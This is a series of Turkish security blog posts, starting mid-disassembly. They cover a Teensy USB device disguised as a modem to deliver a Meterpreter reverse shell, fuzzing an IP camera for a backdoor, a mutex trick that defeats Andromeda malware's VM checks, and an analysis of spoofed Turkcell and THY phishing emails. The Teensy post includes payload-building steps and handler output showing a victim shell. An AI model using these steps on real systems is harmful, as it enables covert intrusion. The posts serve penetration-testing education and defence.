0000004B	FFD0	call eax ; call
0000004D	31C0	xor eax,eax ; clearing variable
0000004F	50	push eax
00000050	B812CB817C	mov eax,0x7c81cb12
00000055	FFD0	call eax ; call

Çevrimdışı analiz için ise kendimizi yormak istemiyorsak (Immunity Debugger aracı ile herhangi bir programı (örnek calc.exe) açıp, ilk 500 baytını kabuk kodu ile değiştirip analiz etmek), [shellcode2exe](#) aracı ile elimizdeki kabuk kodunu (sc.bin) yürütülebilir programa (executable) çevirip (sc.exe) ardından Immunity Debugger aracı ile analiz edebiliriz. (Immunity Debugger ile kabuk kodu gelene kadar F8 (Step Over) ile ilerleyip ardından CTRL-A tuşlarına (Analysis Code) basacak olursak kodun analiz için daha da okunaklı bir hale dönüştüğünü görebiliriz.)





Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Ufacık Tefecik İçi Dolu Teensy'cik

Source: <https://www.mertsarica.com/ufacik-tefecik-ici-dolu-teensycik/>

By M.S on April 2nd, 2013



Sızma testi gerçekleştiren çoğu bilişim güvenliği uzmanının hayalini süsleyen [Teensy](#) cihazını [Kadir ALTAN](#)'ın yardımları sayesinde geçtiğimiz aylarda temin edebildim. Teensy (3. jenerasyon), ARM mikrodenetleyiciye ve 16 MB RAM'e sahip, 3.6 cm x 1.8 cm boyutunda, USB HID (Human Interface Device) olarak kullanılabilen 19\$ değerinde bir cihazdır. Hayalleri süslemesinin en büyük sebeplerinden birkaçı; programlanabilir klavye olarak kullanılabilmesi, [Social Engineering Toolkit](#) ve [Kautilya](#) gibi çeşitli sızma testi araçları ile rahatlıkla programlanabilmesi ve dolayısıyla sosyal mühendislik testlerinde etkili bir şekilde kullanılabilmesidir.

Geçtiğimiz ayın ortasına kadar Teensy'nin geliştirme platformunun (Arduino/Teensyduino) Türkçe klavye desteğine sahip olmaması, yukarıda bahsetmiş olduğum hazır kodların ve araçların Türkçe klavye kullanılan sistemlerde kullanılamamasına neden oluyordu fakat Teensy'nin rafımda tozlanmasına daha fazla göz yumamayarak Teensy'nin geliştiricisi olan [Paul](#) ile iletişime geçerek 13 Mart tarihinde Teensy'nin kısmi (Türkçe karakter desteği henüz yok) olarak Türkçe klavye destekleyen [Teensyduino v1.13 sürümünün](#) yayınlanmasına vesile oldum. :)

Örneğin Teensy ile bir kuruma sosyal mühendislik testi gerçekleştirecek olan bilişim güvenliği uzmanı ilk olarak Teensy'i kamufle etmek zorundadır. Bu işi ya cicili bicili bir taşınabilir USB bellek (flash disk) içine gizleyerek ya da fiziksel açıdan kendisine daha çok yer imkanı tanıyan bir USB modem içine gizleyerek halledecektir. Her ne kadar Teensy ebat olarak ufak olsa da Micro USB (Teensy v2 mini USB girişe sahiptir.) girişe sahip olduğu için kurbanın USB bağlantı noktasından Teensy'i sisteme bağlayabilmesi için ilave olarak USB disk kasası içinde bir Micro USB <-> USB çeviricisinin/kablolamasının bulunması da gerekecektir. Durum böyle olunca Teensy'yi kamufle etmek için en ideal kasa, uzmanımızın uzun süreden beri kullanmadığı eski model tombul Avea Jet Modem kasası olacaktır. Uzmanımız Micro USB'yi USB'ye çeviren kablolama işlemini tamamladıktan sonra Teensy, yeni kasasıyla programlanmaya hazır olacaktır.



Teensy'i programlamak için [Arduino](#) ve [Teensyduino](#)'nun son sürümünü sisteme kuran uzmanımız ardından [Kali Linux](#) işletim sistemi üzerinde yer alan SET (Social Engineering Toolkit) ile Teensy için ihtiyacına uygun olan Teensy kodunu oluşturacaktır.

SET komut satırında, 1-6-7 menü adımlarını takip eden uzmanımız Teensy için Meterpreter (Windows Reverse TCP Meterpreter) kodunu reports/binary2teensy.pde adı altında oluşturup bu kodu Windows'a kopyalayacak ardından Arduino ile derleyip Teensy'e aktarmadan önce ufak bir düzeltme yapması gerekecektir. SET ile oluşturulan Teensy kodu, varsayılan olarak hafıza kartından (SD Card) çalışmak üzere oluşturulduğu için hafıza kartı kullanılmayan bir Teensy'de bu kod çalışmayacaktır bu nedenle uzmanımız bu

kodu (binary2teensy.pde) Arduino ile derlemeden önce PROGMEM değerlerini boşluk ile değiştirecek (replace), strcpy_P(buffer, (char*)pgm_read_word(&(exploit[i]))); ve Keyboard.print(buffer); satırını silerek yerine Keyboard.print(exploit[i]); satırını koyarak hafıza kartı yerine SRAM'i kullanan kodu derleyebilecektir.

Derlenecek olan kod sistem üzerinde alfanümerik kabuk kod, alfanümerik kodu çalıştırmaya yarayan yardımcı araç, powershell, bat ve vbs betiklerini kullanmaktadır. Betikler arasında Powershell'den faydalanılıyor olması sayesinde daha önce [Komut Satırının Gücü](#) başlıklı yazımda da bahsettiğim üzere modern Windows işletim sistemlerinde varsayılan olarak gelen Powershell ile çeşitli işlemlerin daha etkili ve şüphe çekmeden gerçekleştirilmesi sağlanabilmektedir. Derlenen kod otomatik olarak Teensy'e yüklendikten sonra kamufle olmuş USB modem kılığındaki Teensy'i meraklı bir kurum çalışanının almasını ve çalıştırmasını sağlayacak ardından kurbanın sistemine Metasploit ile erişilerek mutlu sona erişecektir.

```
Applications Places [Icons] [Terminal] Tue Apr 2, 4:22 PM
Terminal
File Edit View Search Terminal Help
set> IP address for the payload listener: 192.168.1.63

*****
BSIDES Las Vegas ---- EXE to Teensy Creator
*****

Written by: Josh Kelley (@winfang98) and Dave Kennedy (ReL1K, @dave_rellk)

This program will take shellexecode which is converted to hexadecimal and
place it onto a victim machine through hex to binary conversion via powershell.

After the conversion takes place, Alphanumeric shellcode will then be injected
straight into memory and the stager created and shot back to you.

1) Windows Shell Reverse_TCP          Spawn a command shell on victim an
d send back to attacker
2) Windows Reverse_TCP Meterpreter     Spawn a meterpreter shell on victi
m and send back to attacker
3) Windows Reverse_TCP VNC DLL         Spawn a VNC server on victim and s
end back to attacker
4) Windows Bind Shell                 Execute payload and create an acce
pting port on remote system.
5) Windows Bind Shell X64             Windows x64 Command Shell, Bind TC
P Inline
6) Windows Shell Reverse_TCP X64      Windows X64 Command Shell, Reverse
TCP Inline
7) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Wind
ows x64), Meterpreter
8) Windows Meterpreter Egress Buster   Spawn a meterpreter shell and find
a port home via multiple ports
9) Windows Meterpreter Reverse HTTPS   Tunnel communication over HTTP usi
ng SSL and use Meterpreter
10) Windows Meterpreter Reverse DNS    Use a hostname instead of an IP ad
dress and use Reverse Meterpreter
11) Download/Run your Own Executable   Downloads an executable and runs i
t

set:binary2teensy>2
set:arduino> Port to listen on [443]:
[*] Generating alpha_mixed shellcode to be injected after shellexec has been deployed on victim...
```

```
Applications  Places  Tue Apr 2, 4:23 PM
Terminal

File Edit View Search Terminal Help

[*] Generating a listener...

3Kom SuperHack II Logon

User Name:      [ security ]
Password:       [          ]

[ OK ]


http://metasploit.pro

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro's wizard -- type 'go_pro' to launch it now.

      =[ metasploit v4.5.3-2013032701 [core:4.5 api:1.0]
+ -- --[ 1066 exploits - 600 auxiliary - 176 post
+ -- --[ 277 payloads - 29 encoders - 8 nops

[*] Processing src/program_junk/answer.txt for ERB directives.
resource (src/program_junk/answer.txt)> use multi/handler
resource (src/program_junk/answer.txt)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (src/program_junk/answer.txt)> set LHOST 192.168.1.63
LHOST => 192.168.1.63
resource (src/program_junk/answer.txt)> set LPORT 443
LPORT => 443
resource (src/program_junk/answer.txt)> exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.63:443
[*] Starting the payload handler...
msf exploit(handler) >
```

```
Applications Places  Tue Apr 2, 4:28 PM
Terminal

File Edit View Search Terminal Help

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro's wizard -- type 'go_pro' to launch it now.

      =[ metasploit v4.5.3-2013032701 [core:4.5 api:1.0]
+ -- --=[ 1066 exploits - 600 auxiliary - 176 post
+ -- --=[ 277 payloads - 29 encoders - 8 nops

[*] Processing src/program_junk/answer.txt for ERB directives.
resource (src/program_junk/answer.txt)> use multi/handler
resource (src/program_junk/answer.txt)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (src/program_junk/answer.txt)> set LHOST 192.168.1.63
LHOST => 192.168.1.63
resource (src/program_junk/answer.txt)> set LPORT 443
LPORT => 443
resource (src/program_junk/answer.txt)> exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.63:443
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (752128 bytes) to 192.168.1.64
[*] Meterpreter session 1 opened (192.168.1.63:443 -> 192.168.1.64:63877) at 2013-04-02 16:26:53 -0400

msf exploit(handler) > sessions

Active sessions
=====
  Id  Type                Information                                     Connection
  --  --
  1   meterpreter x86/win32 Mert-PC\Mert @ MERT-PC 192.168.1.63:443 -> 192.168.1.64:63877 ((192.168.1.64)able to hear.

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 6308 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Mert>
```

Bugün bir sızma testi kapsamında, sosyal mühendislik testi gerçekleştiren bir bilişim güvenliği uzmanı tarafından kullanılan Teensy'nin yarın art niyetli kişilerce size ve/veya kurumunuza karşı kullanılmayacağını hiç bir garantisi yoktur bu nedenle açık USB bağlantı noktalarına sahip olan kurumlar ve bilgi güvenliği farkındalığı yüksek olmayan kurum çalışanları Teensy gibi cihazlar sayesinde çok daha kolay bir şekilde istismar edilebilmektedir.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Yapılan çalışmayı kısaca özetleyen videoyu buradan izleyebilirsiniz.

MacGyver Olsaydı..

Source: <https://www.mertsarica.com/macgyver-olsaydi/>

By M.S on March 1st, 2013



80'lerde benim gibi çocuk olanların kahramanı çoğunlukla ya [Michael Knight](#) ya da [MacGyver](#)'dır. MacGyver, Kanada'da çekilmiş aksiyon-macera türünde bir Amerikan televizyon dizisiydi. Ajanımız Macgyver, silah kullanmayı sevmeyen, hemen hemen her bölümde fizik bilgisini kullanarak çevresinde bulunduğu araç gereçlerden silah yaparak düşmanlarının elinden kolaylıkla kurtulabilmekteydi. Hatta bir bölümde MacGyver, etrafı gözetleyen bir kameranın hemen altında, kör noktada durup kameranın izlediği yolun fotoğrafını çekmiş, ardından bu resmi kameranın önüne koymuş ve kameranın çekilen bu fotoğrafı görüntü olarak güvenlik görevlilerine aktarmasını sağlayarak yakalanmadan koşar adımlarla oradan uzaklaşabilmiştir. Peki ya MacGyver günümüzde olsaydı ve geçmesi gereken bir kapının hemen arkasında kapıyı çeken ve kablosuz haberleşen bir IP kamera olsaydı ne yapardı ?

Geçtiğimiz aylarda satın aldığım Arduino Uno R3 cihazını gözetleme kamerasına çevirme girişimimin astarı yüzünden pahalıya (kablosuz ağ kalkanı, kamera vs.) geleceğini düşünerek IP kamera arayışı içine girdim ve çok geçmeden Türkiye'de Uranium markası altında satılan (Dünya'da [WANSVIEW NCB-541W](#)) [SIP-10](#) modelini satın aldım. Cihazın kablosuz ağ desteklemesi, gece görüşünün olması, hareket algılama ve e-posta gönderme özelliğinin olması, fiyatı ve tabii ki uzaktan yönetilmeye imkan tanıyan [Android uygulaması](#) ile birlikte gelmesi satın alma kararı almamda etkili oldu.

Her zamanki gibi aldığım bir cihazı hacklemeye çalışmak, efendi efendi kullanmaktan çok daha cazip geldiği için geleneği bozmayarak kamerayı kurmadan önce kurulum CD'si ile birlikte gelen uygulamalara göz atmaya ve MacGyver olsaydı ne yapardı? sorusuna yanıt aramaya karar verdim.

Ağda bulunan kamerayı tespit etmek ve yeni ip adresi tanımlamak için kullanılan BSearch_en.exe dosyasını Immunity Debugger aracı ile biraz inceledikten sonra kamerayı kurup çalıştırdım ve ağ seviyesinde uygulamanın nasıl çalıştığını kısaca inceledim.

IP kamera varsayılan olarak 192.168.0.178 ip adresi ile birlikte gelmekte ve BSearch uygulaması tarafından BROADCAST adrese gönderilen UDP paketlerine (SEARCH ve UPDATE) yanıt vererek kullanıcının kamerayı tespit etmesine (SEARCH) ve ayarları değiştirmesine (UPDATE) imkan tanımaktadır.

The image displays two side-by-side screenshots. The left screenshot shows a network traffic capture in Immunity Debugger, highlighting two frames. Frame 26 is a 'SEARCH - GİDEN PAKET' (SEARCH - Outgoing Packet) with a length of 27 bytes, showing a broadcast to ff:ff:ff:ff:ff:ff. Frame 27 is a 'SEARCH - GELEN PAKET' (SEARCH - Incoming Packet) with a length of 88 bytes, showing a response from 192.168.1.74. The right screenshot shows the 'BSeries Intranet Search add SetTings(V12.0.2.29)' application window. It contains fields for Local PC Information (Network adapter: AMD PCNET Family PCI Eth, IP address: 192.168.1.40, Subnet mask: 255.255.255.0, Gateway: 192.168.1.1, DNS1: 192.168.1.1, DNS2:) and Device Information (Device name: 002nhl, Sys. FirmwareVer: 21.37.2.47, App. FirmwareVer: 9.0.4.18, IP config: Set IP automatically, IP address(I): 192.168.1.74, Subnet mask(I): 255.255.255.0, Gateway(G): 192.168.1.1, DNS1(I): 192.168.1.1, Http port(P): 65000). There are also fields for Authentication (Viewing Account, Viewing Password) and a 'Update(F5)' button.

Tabii ayarları değiştirebilmek için (UPDATE) öncelikle kullanıcının ip kamerasının yönetim kullanıcı adı ve şifresini doğru girmesi gerekmektedir aksi halde tanımlarda herhangi bir değişiklik yapamamaktadır.

The image displays two side-by-side screenshots. The left screenshot shows a network traffic capture in Immunity Debugger, highlighting two frames. Frame 82 is an 'UPDATE - GİDEN PAKET' (UPDATE - Outgoing Packet) with a length of 87 bytes, showing a broadcast to ff:ff:ff:ff:ff:ff. Frame 83 is an 'UPDATE - GELEN PAKET' (UPDATE - Incoming Packet) with a length of 25 bytes, showing a response from 192.168.1.74. The right screenshot shows the 'BSeries Intranet Search add SetTings(V12.0.2.29)' application window, identical to the one above, but with the 'Viewing Account' field filled with 'mertsarica' and the 'Viewing Password' field filled with '*****'. The 'Update(F5)' button is highlighted.

Kameraya giden ve gelen veriyi dikkatlice incelediğim de MO_I parametresi dikkatimi çekti. MO_I parametresinden sonra gelen bayt'ın SEARCH paketinde 00, UPDATE paketinde ise 02 olduğunu farkettim.

Cihaz üreticileri çoğunlukla hata ayıklamak (debug) ve/veya geliştirme amacıyla cihazlara arka kapı bırakmayı sevdiklerinden ötürü bu bayt üzerinde Fuzzing yapmaya karar verdim ve bunun için Python ile [sip-10_fuzzer.py](#) adında bir program hazırladım. Programı çalıştırdıktan sonra Fuzz edilen baytın 78 olduğu durumda, cihazın yeniden başladığını farkettim. Ardından cihaza SEARCH paketi gönderdiğim de cihazın MAC adresinin değişmiş olduğunu farkettim.



Son [yazımdan](#) yani 1 Ocak 2013 tarihinden bu yana geçen zaman zarfında Zemana'dan [Emre TINAZTEPE](#)'nin yayınlamış olduğu analiz [raporunda](#) sahte e-postalar ile gönderilen bankacılık zararlı yazılımının Andromeda (Symantec'e göre [Downloader.Dromedan](#)) zararlı yazılımı olduğunu ve dropper (başka bir zararlı yazılım indiren ve çalıştıran zararlı yazılım) olarak çalışarak Cridex ve/veya Zeus bankacılık zararlı yazılımlarını indirdiğini görmüş olduk. Bir önceki [yazımda](#) da Andromeda zararlı yazılımının sanal makinede çalıştırılması durumunda farklı davranışlar sergilediğini ve sadece sistemsel analizler yapılarak hatalı sonuçlara varılabileceğini görmüş olduk.

1 Ocak tarihinden bu yana sahte Turkcell, Kuveyt Türk, Türk Telekom, Garanti Bankası e-postaları ile sayısız defa tekrar ve tekrar gönderilen Andromeda zararlı yazılımı, her defasında olmasa da her iki gönderimde bir, yeni bir komuta kontrol merkez adresi ile gönderiliyordu. Durum böyle olunca da analiz için yazılım seviyesine inemeyen ancak zararlı yazılıma karşı da kurumlarını ve çalışanlarını korumak için komuta kontrol merkezi adreslerini tespit etmek ve güvenlik cihazları üzerinde kara listeye eklemek isteyen çok sayıda sistem/güvenlik yöneticisi olduğunu farkettim ve kendilerine yardımcı olabilmek adına işe koyuldum.

Normalde bu zararlı yazılım sanal makinede çalıştığını kontrol etmiyor ve farklı davranışlar sergilemiyor olsaydı bu zararlı yazılımı sanal makineye kopyalayıp, çalıştırarak ve Wireshark gibi bir trafik izleme aracı ile izleyerek haberleştiği komuta merkezlerini rahatlıkla tespit edebilirdiniz ancak aksi bir durum söz konusu olduğu için her defasında bu zararlı yazılımı, yazılım seviyesine inip analiz etmekten veya zararlı yazılım tarafından tespit edilemeyen özel olarak konfigüre edilmiş bir sanal makinede çalıştırmaktan başka bir çareniz kalmıyordu. Özel olarak konfigüre edilmiş bir sanal makine, tespit edilmemek için ana sistem ile arasındaki kullanımı kolaylaştıran dosya paylaşımı gibi özelliklerden arındırıldığı için sanal makineyi tam randımanlı kullanmak pek mümkün olmuyor. Bu durumda eliniz kolunuz bağlı beklemekten veya zorluklarla mücadele ederek ilerlemekten başka çareniz kalmıyor. Peki gerçekten de öyle mi ? Aslında analiz etmek istediğiniz zararlı yazılım Andromeda olduğu sürece az önce bahsettiğim zorluklarla mücadele etmek zorunda değilsiniz.

Andromeda zararlı yazılımını yazılım seviyesinde analiz ettiğimde dikkatimi çeken lol adında bir mutex nesne kontrolü oldu.


Mutex nesnesini kabaca ve kısaca, bir yazılımın, kopyasının, sistemde çalışmasını engellemek amacıyla kullanılan bir nesne olarak düşünebilirsiniz. Örneğin X yazılımı sistemde çalıştığında Hack4Career mutex nesnesi yaratabilir ve ardından sistemde ikinci defa çalıştırıldığında hali hazırda sistemde çalışıp çalışmadığını kontrol etmek için Hack4Career mutex nesnesini kontrol ederek bu sonuca göre sistemde tekrar çalışıp çalışmayacağına karar verebilir.

Bu kontrol sayesinde eğer lol adındaki bu mutex nesnesi sistemde yaratılmış ise Andromeda zararlı yazılımı, tüm VM kontrollerini atlayarak, pas geçerek sanal makine içinde çalışmaktaydı. Kısacası Andromeda zararlı yazılımının geliştiricisi muhtemelen sanal makinede zararlı yazılımı test edilebilmek için zararlı yazılımına bir nevi arka kapı koymuştu. Bu sayede biz de bu arka kapıdan faydalanarak Andromeda zararlı yazılımının sanal makinede çalışmasını sağlayabilir ve rahatlıkla trafiğini analiz edebilirdik.

Bunun için Python ile [Andromeda Anti VM](#) adında işletim sisteminde lol adında bir mutex nesnesi oluşturan ufak bir program hazırladım. Bu sayede Andromeda zararlı yazılımını analiz etmek için yapmanız gereken tek şey Andromeda zararlı yazılımı ile birlikte Andromeda

Anti VM programını sanal makineye kopyalamak, önce [Andromeda Anti VM](#) programını daha sonra ise Andromeda zararlı yazılımını çalıştırmak ve sanal makinenin ürettiği trafiği izleyerek kara listeye ekleyeceğiniz adresleri rahatlıkla tespit etmektedir.

Hatta benim gibi işi gereği komuta kontrol merkezlerini anlık olarak takip etmek isteyenler aşağıdaki resimde ve videoda yer aldığı gibi Andromeda Anti VM programını izleme mekanizmalarının kilit bir parçası olarak da kullanabilirler.



```
C:\Windows\system32\cmd.exe - dns_monitoring.py dns.pcap
=====
DNS Monitoring Tool [http://www.mertsarica.com]
=====
DNS Request: www.update.microsoft.com
DNS Request: iprice.pl
DNS Request: petzcare.com.au
DNS Request: iprice.pl
DNS Request: petzcare.com.au
DNS Request: iprice.pl
DNS Request: untalk.pl
DNS Request: untalk.pl
DNS Request: arkanets.ru
DNS Request: bygladecit.ru
DNS Request: sudokunet.ru
DNS Request: pinano.ru
DNS Request: guidetest.a.id.opendns.com
DNS Request: vi0.guidetest.b.id.opendns.com
DNS Request: vi0.vi0.guidetest.c.id.opendns.com
DNS Request: vi0.vi0.vi0.guidetest.d.id.opendns.com
DNS Request: vi0.vi0.vi0.vi0.guidetest.e.id.opendns.com
DNS Request: www.website-unavailable.com
DNS Request: dobar.pl
DNS Request: petzcare.com.au
```

Analizinizi kolaylaştıracak Andromeda Anti VM programını [buradan](#) indirebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Aşağıdaki video, 30 Ocak tarihinde gönderilen sahte Garanti Bankası e-postası ile gönderilen Andromeda zararlı yazılımı üzerinde yapılan çalışmayı içermektedir. (Andromeda zararlı yazılımlarının temin edilmesinde göstermiş olduğu yardımseverlik nedeniyle [Kemal Karakaya](#)'ya teşekkürü bir borç bilirim.)

Şeytan Ayrıntıda Gizlidir

Source: <https://www.mertsarica.com/seytan-ayrintida-gizlidir/>

By M.S on December 31st, 2012



19 Aralık 2012 tarihinde birçok banka müşterilerinden gelen ihbarları değerlendirmek ile güne başladı. Aynı anda sosyal medyada ve [NetSec](#) bilişim güvenliği e-posta listesinde Turkcell ve Vodafone'dan gönderildiği ve ekinde zararlı yazılım bulunduğu öne sürülen e-postalar yer almaya başladı.

From: Turkcell Kurumsal Tahsilat [mailto:turkcellkurumsaltahsilat@haberdaret.turkcell.com.tr]
Sent: Wednesday, December 19, 2012 11:35 AM
To: Cagri Merkezi Insan Kaynaklari
Subject: Fatura Bildirimi

TURKCELL

www.turkcell.com.tr/kurumsal

Değerli Müşterimiz,

Firmanız **Yalçın Kardeşler Halı Tek.San.ve Tic.Ltd** e ait **25.11.2012** tarihinde basılan fatura bilgileriniz ekte dikkatinize sunulmuştur. Toplam fatura tutarı **1.483,31 TL** olup son ödeme tarihi **06.12.2012** dir. Detaylar ekli dosya bulunmaktadır. Ödemelerinizi anlaşmalı olduğumuz banka şubelerinden yapabilir, yeni fatura ödemeleriniz için otomatik ödeme talimatı verebilirsiniz.

Bir sonraki ay hesap kesim tarihiniz **25.12.2012** olup son ödeme tarihiniz **07.01.2013** dir.

Saygılarımızla
Turkcell İletişim Hizmetleri A.Ş.

*Bu mesaj bilgilendirme amacıyla gönderilmiştir.
Faturalarınız ile ilgili soru ve görüşleriniz için, 444 0 532 Turkcell Müşteri Hizmetleri'ni arayabilirsiniz.*

**TURKCELL Faturanızı
Hemen Ödemek İçin Tıklayınız**

**TURKCELL Ödeme Kanallarını
Görmek İçin Tıklayınız**



24 Aralık 2012 tarihinde ise bu defa THY'den gönderildiği ve ekinde zararlı yazılım bulunduğu öne sürülen e-postalar gündemi meşgul etmeye başladı.


If there are problems with how this message is displayed, click here to view it in a web browser.

From: Turkish Airlines <please_do_not_reply@thy.com>
To: [REDACTED]
Cc:
Subject: Turkish Airlines Online Ticket - Information Message

Message Turkish-Airlines-Itinerary.pdf.zip


Sent: Pzt 24.12.2012 21:52


TURKISH AIRLINES  A STAR ALLIANCE MEMBER 





Reservation


Dear,
Thank you for booking online. Thank you for choosing Turkish Airlines.
You can find your itinerary in the attached file.

 **Pay and Fly...** From now on you may use our web site to pay your Ticket By Office bookings.

 For online check-in please click [here](#)

 To book your hotel please click [here](#)

 Click [here](#) to see your reservation information.

 For rent a car please click [here](#). Miles&Smiles members can rent a car online.


Reservation Code: U7NB11

Process date: Tue, 25 Dec 2012 03:52:03 +0800

E-postaların başlık bilgileri incelendiğinde e-postaların Turkcell ve THY'den gönderiliyormuş gibi gösterilmeye çalışıldığı anlaşıyordu. Fakat dikkatlice bakıldığında son adımda e-postanın Tayvan'da ki bir sunucudan alınmış olduğu bu nedenle başlık bilgilerinin manipüle edildiği açıkça anlaşıyordu.


Received: from mail.gff.com.tw (60.250.9.34) by [redacted] with Microsoft SMTP Server id 14.1.355.2; Mon, 24 Dec 2012 21:52:04 +0200
Received: from ISTEEXEDGE1.thynet.thy.com ([212.175.83.159]) by ip226.226.onofis.com (IceWarp 9.3.1) with ESMTP (SSL) id 6QR95678 for [redacted] Tue, 25 Dec 2012 03:52:03 +0800
Received: from javabatchp3 (192.168.254.165) by ISTEEXEDGE1.thynet.thy.com (10.11.91.138) with Microsoft SMTP Server id 14.1.218.12; Tue, 25 Dec 2012 03:52:03 +0800
Message-ID: <16728329.8371489790626.JavaMail.otbatch@javabatchp3>
From: Turkish Airlines <please_do_not_reply@thy.com>
To: [redacted]
Subject: Turkish Airlines Online Ticket - Information Message
Date: Tue, 25 Dec 2012 03:52:03 +0800
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="-----a__cazm_87_11_29"
Return-Path: artistes@thy.com
X-MS-Exchange-Organization-AuthSource: [redacted]
X-MS-Exchange-Organization-AuthAs: Anonymous
X-MS-Exchange-Organization-SCL: 0
X-MS-Exchange-Organization-PCL: 2
X-MS-Exchange-Organization-Antispam-Report: DV:3.3.5705.600;origIP:60.250.9.34

Ardından bazı web sitelerinde ve [NetSec](#) bilişim güvenliği e-posta listesinde zararlı yazılım üzerinde yapılan kısa analizlere yer verildi ve bu analizlerde zararlı yazılımın trojan olmadığı, çalıştırıldıktan sonra 8000 numaralı bağlantı noktasında (port) dinlemeye geçtiği ve bu bağlantı noktasından sisteme bağlanan kişilere komut satırı erişimi (shell) verildiği belirtiliyordu.



Emek ve zaman harcadığı açıkça belli olan profesyonelce hazırlanmış iki farklı sahte e-posta ve sadece çalıştırıldığı sistemde 8000 numaralı bağlantı noktasında komut satırı erişimi veren zararlı bir yazılım ? Muhtemelen okurken size de inandırıcı gelmeyen bu senaryo bana da hiç inandırıcı gelmediği için sahte THY e-postasında yer alan zararlı yazılıma kısaca göz atmaya karar verdim. Özellikle yazılım seviyesine inilmeden sistem seviyesinde yapılan analizler, zararlı yazılımın sanal makine, debugger, sandbox tespitine yönelik kontroller içermesi durumunda farklı sonuçlar ortaya çıkarabilmektedir bu nedenle yazılım seviyesine inilmeden yapılan bir analiz sonucuna göre bir karara varmak çok doğru değildir. Yazılım seviyesine inilse dahi kimi zaman yanlış bir sonuç olabilmektedir.

Immunity Debugger aracı ile zararlı yazılımı analiz etmeye başladığımda ilk dikkatimi çeken Immunity Debugger tarafından karşıma çıkan şüpheli uyarı mesajları oldu.



Ardından bir Anti Debugging tekniği olan ve zararlı yazılımlarda sıkça karşılaşılan SetUnhandledExceptionFilter dikkatimi çekti. Normalde bir yazılım çalışma esnasında ortaya çıkabilecek potansiyel hataları, istisnai durumları tespit eder ve ona göre aksiyon alır ancak öngörülemez hatalar için bir yazılımcı SetUnhandledExceptionFilter filtresi ile öngörülemez hataların da tespit edilmesini ve buna göre aksiyon almasını sağlayabilir. Hata ayıklayıcı (debugger) ile çalıştırılan bir yazılımda ise debugger yazılımının çalışması

